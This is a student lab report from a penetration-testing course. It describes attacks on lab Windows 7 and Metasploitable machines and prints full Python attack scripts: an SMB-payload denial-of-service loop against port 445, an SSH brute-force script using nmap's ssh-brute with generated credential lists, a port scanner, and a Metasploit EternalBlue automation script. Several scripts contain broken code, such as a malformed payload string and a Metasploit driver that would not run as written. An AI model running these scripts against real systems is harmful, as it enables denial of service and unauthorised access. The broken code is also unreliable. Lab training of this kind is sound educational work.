**Python Scritps for Penetration Testing:**

**Executive Summary**

**Team: Darknet**

Date: 12/14/2022

**\*Python Scripts are put on the bottom of this document.**

Lab Description

For this lab, we are performing scanning and penetration testing from two hosts (Windows 10 and Kali Linux) to two targets (Windows 7 and Linux Metasploitable). We will be creating python scripts to scan and perform attack vulnerabilities that we have found from the previous lab. The tools that we are leveraging include Kali Metasploitable and DoS.

Lab Results

On Windows 7, we have been able to send DDoS to the target using SMB data strings, by exploiting the target with a Dos attack via port 445 from Windows 10. From Kali Linux, we could also find vulnerabilities that we could exploit, so we performed a Reverse TCP attack by using Metasploitable, after which a session was created. On the other hand, to attack Metasploitable from Kali Linux, we used Nmap to scan and SSH to perform a brute-force attack to find the correct credentials for the Metasploitable account. All the attacks were successful by finding first the vulnerabilities, then exploiting them with tools that could be used for these two target machines.

Problem Description

Our main issue was to choose the most efficient and appropriate tools to perform the different attacks from Windows 10 and Kali Linux. For us to overcome that issue, we had decided to use path-specific scanning methods and Python scripts to launch the attacks.

Accomplishments

During this Lab, we have been able to create scripts that perform vulnerability scanning on the target hosts in our environment as well as exploitation scripts for these vulnerabilities. This will help our process of scanning and exploiting the target machines’ vulnerabilities.

**Results**

**Attack Windows 7 from Windows 10: DoS TCP Attack**

***Host****: Windows 10 address 192.168.169.75*


***Target****: Windows 7 address 192.168.169.110 Port:445*


***Tester****: Francisco*

**Vulnerabilities**

In the previous lab, we discovered 3 ports were opened and they are SMB vulnerabilities.

Right now, we are going to exploit the target with a DoS attack via port 445:







**Python Script**

This script uses the SMB payload to perform a Dos attack towards Windows 7 on port 445.

\*Pen tester can add more data payload to perform more intense DoS attack, as seen below:




*Sock* data string will be the payload to perform DoS attack, and we have set up the target Ip and target port.



Using *sock.connect* to verify connection with the target Ip and target port

And *sock.sendall* will send those data payload to the target

Finally, we have verified that the attack is launching and have verified that we have sent DoS to the target using SMB data strings.



**Attack Windows 7 from Kali Linux: Automation Script for Reverse TCP Attack**

***Host:*** *Kali*

***Target:*** *Windows 7*

***Tester:*** *Isaac*

This script automizes the commands the user must type to create a session into Windows 7.

Graphical user interface, text, application

Description automatically generated

What is happening is that, once we have an idea of our target and its vulnerabilities, as seen below.

A screenshot of a computer

Description automatically generated

We could try to implement different methods to exploit the target machine. In this

Excersice, is a Windows 7 SP1 x32 bits. So, I decided to run Metasploitable.

Text

Description automatically generated

Then I loaded the exploit *eternalblue\_doublepulsar*, which is infamous for being used for the *Wannacry* virus.



Then we can use the IP for the target machine, set *explorer.exe* to go around into the files and use the command *run* to execute it.

Text

Description automatically generated

And as we see. There is a session created and I am in the Windows 7 machine.

Graphical user interface, text

Description automatically generated


**Attack Metasploitable from Kali Linux: Port Scan and Brute Force Attack**

***Host****: Kali*

***Target****: Metasploitable*


***Tester****: Joseph*

This script below scans Metasploitable using Nmap, this attack will allow us to identify open ports that the target could leave our target vulnerable and susceptible. Once the scan is complete the results will be stored in a text file titled nmapscan.txt. Once the script is initiated, the user will be prompted to insert the target Ip address. For the lab demonstration, we targeted a Metasploitable host.




From our Nmap scan, we can see that port 22 running the SSH is open on the target host. We will leverage that open port to perform a brute-force attack toward the Metasploitable target.

In the image below we can see the script passcrack.py being executed. This script generates two separate lists for usernames and passwords. It then leverages Nmap and the SSH port that we found in our scan from earlier and performs a brute-force attack on the host until it finds the correct credentials.



In this image above, the passcrack script is finished and we can see that it found the correct credentials for the metasploitable target!



**Python Scripts**

**Attack Metasploitable from Kali Linux: Brute Force Attack: Passcrack.py**

import os  
import subprocess  
  
def userlist():  
  
 # This function gernerates a potential list of usernames  
  
 f = open('username.txt', 'w')  
 f.write(str('admin\n'))  
 f.write(str("Admin\n"))  
 f.write(str("Admin1\n"))  
 f.write(str("msfadmin\n"))  
 f.write(str("mtt\n"))  
 f.write(str('msffadmin\n'))  
 f.write(str("MSFadmin\n"))  
 f.write(str("Administraitor\n"))  
 f.write(str("msadmin\n"))  
 f.write(str('mfaadmin\n'))  
 f.write(str("Admin123\n"))  
 f.write(str("Metasplitable\n"))  
 f.write(str("msfadmin\n"))  
 f.write(str('Geralds\n'))  
 f.write(str("Admin!\n"))  
 f.write(str("kali\n"))  
 f.write(str("msfadmi12n\n"))  
  
 f.close()  
  
def passlist():  
   
 # This function generates a list of potential passwords  
  
 a = open('password.txt', 'w')  
   
 a.write(str('msfADMIN\n'))  
 a.write(str('Password\n'))  
 a.write(str("Admin\n"))  
 a.write(str("P@ssword!\n"))  
 a.write(str("msfadmin\n"))  
 a.write(str("wordpass\n"))  
 a.write(str('msffadmin\n'))  
 a.write(str("MSFadmin\n"))  
 a.write(str("P@ss\n"))  
 a.write(str("msadmin\n"))  
 a.write(str('Pssword\n'))  
 a.write(str("Admin123\n"))  
 a.write(str("P@ssword!!!!!!!\n"))  
 a.write(str("msfadmin\n"))  
 a.write(str('Passwordds\n'))  
 a.write(str("Admin!\n"))  
 a.write(str("P@sswo2rd!\n"))  
 a.write(str("msfadmi12n\n"))  
  
 a.close()  
  
def bruteforce():  
  
 # This function leverates the namp bruteforce scripts and adds out pass and username lists to target the host  
  
   
 cmd = ['nmap', '--script', 'ssh-brute', '-p22', '192.168.169.132', '--script-args', 'userdb=username.txt,passdb=password.txt']  
  
   
 return subprocess.call(cmd)  
  
   
  
userlist()  
passlist()  
bruteforce()  
  
print (bruteforce)

**Scan Metasploitable from Kali Linux: Port Scan: nmapscan.py**

import os  
import subprocess

# Function defines the target scan  
  
def nmap(host):

# Stores results into a text file  
 out = open('nmapscan.txt', 'a')  
  
 cmd = ['nmap', '-sV', host]  
  
 return subprocess.call(cmd, stdout = out)  
 return subprocess.call(cmd)  
 out.close()  
  
host = input('what IP would you like to Scan? ')  
print(nmap(host))

**Windows 10 to DoS Windows 7 Script**

import sys

import os

import time

import socket

import random

#Code Time

from datetime import datetime

now = datetime.now()

hour = now.hour

minute = now.minute

day = now.day

month = now.month

year = now.year

##############

sock = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

data= "\x00\x00\x00\x9a\xfe\x53\x4d\x42\x40\x00\x00\x00"

"\x00\x00\x00\x00\x00\x00\x01\x00\x01\x00\x00\x00\x00\x00"

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x41\x00\x01"

"\x00\x02\x02\x00\x00\x30\x82\xa4\x11\xe3\x12\x23\x41\xaa\x4b"

"\xad\x99\xfd\x52\x31\x8d\x01\x00\x00\x00\x00\x00\x01\x00\x00\x00"

"\x01\x00\x00\x00\x01\x00\xcf\x73\x67\x74\x62\x60\xca\x01\xcb\x51"

"\xe0\x19\x62\x60\xca\x01\x80\x00\x1e\x00\x20\x4c\x4d\x20\x60\x1c"

"\x06\x06\x2b\x06\x01\x05\x05\x02\xa0\x12\x30\x10\xa0\x0e\x30\x0c"

"\x06\x0a\x2b\x06\x01\x04\x01\x82\x37\x02\x02\x0a".join(sys.argv[1:])

#############

os.system("clear")

os.system("DDos Attack")

print

print ("DDOS attack to Windows 7")

print

ip = ("192.168.169.110")

port = int("445")

os.system("clear")

os.system("figlet Attack Starting")

print ("[ ] 0% ")

time.sleep(5)

print ("[===== ] 25%")

time.sleep(5)

print ("[========== ] 50%")

time.sleep(5)

print ("[=============== ] 75%")

time.sleep(5)

print ("[====================] 100%")

time.sleep(3)

sent = 0

while True:

sock.connect((ip, port))

print("Connected to the target")

sock.sendall(bytes(data + "\n", "utf-8"))

print("Lauching DDos to target:", ip, " port :", port)

print("Sent: {}".format(data))

# Receive data from the server and shut down

received = str(sock.recv(1024), ("utf-8"))

print("Received: {}".format(received))

# sock.sendto(packet, (ip,port))

# sent = sent + 1

# port = port + 1

# print ("Sent %s packet to %s throught port:%s"%(sent,ip,port))

# if port == 65534:

# port = 1

**Attack Windows 7 from Kali Linux: Automation Script for Reverse TCP Attack**

Import subprocess

Cmd = "msfconsole"

P1 = subprocess.Popen(cmd, shell = True)

Cmd = "use exploit/windows/smb/eternalblue\_doublepulsar"

P1 = subprocess.Popen(cmd, shell = True)

Cmd = "set rhosts 192.168.169.110"

P1 = subprocess.Popen(cmd, shell = True)

Cmd = "set processinject explorer.exe"

P1 = subprocess.Popen(cmd, shell = True)

Cmd = "run"

P1 = subprocess.Popen(cmd, shell = True)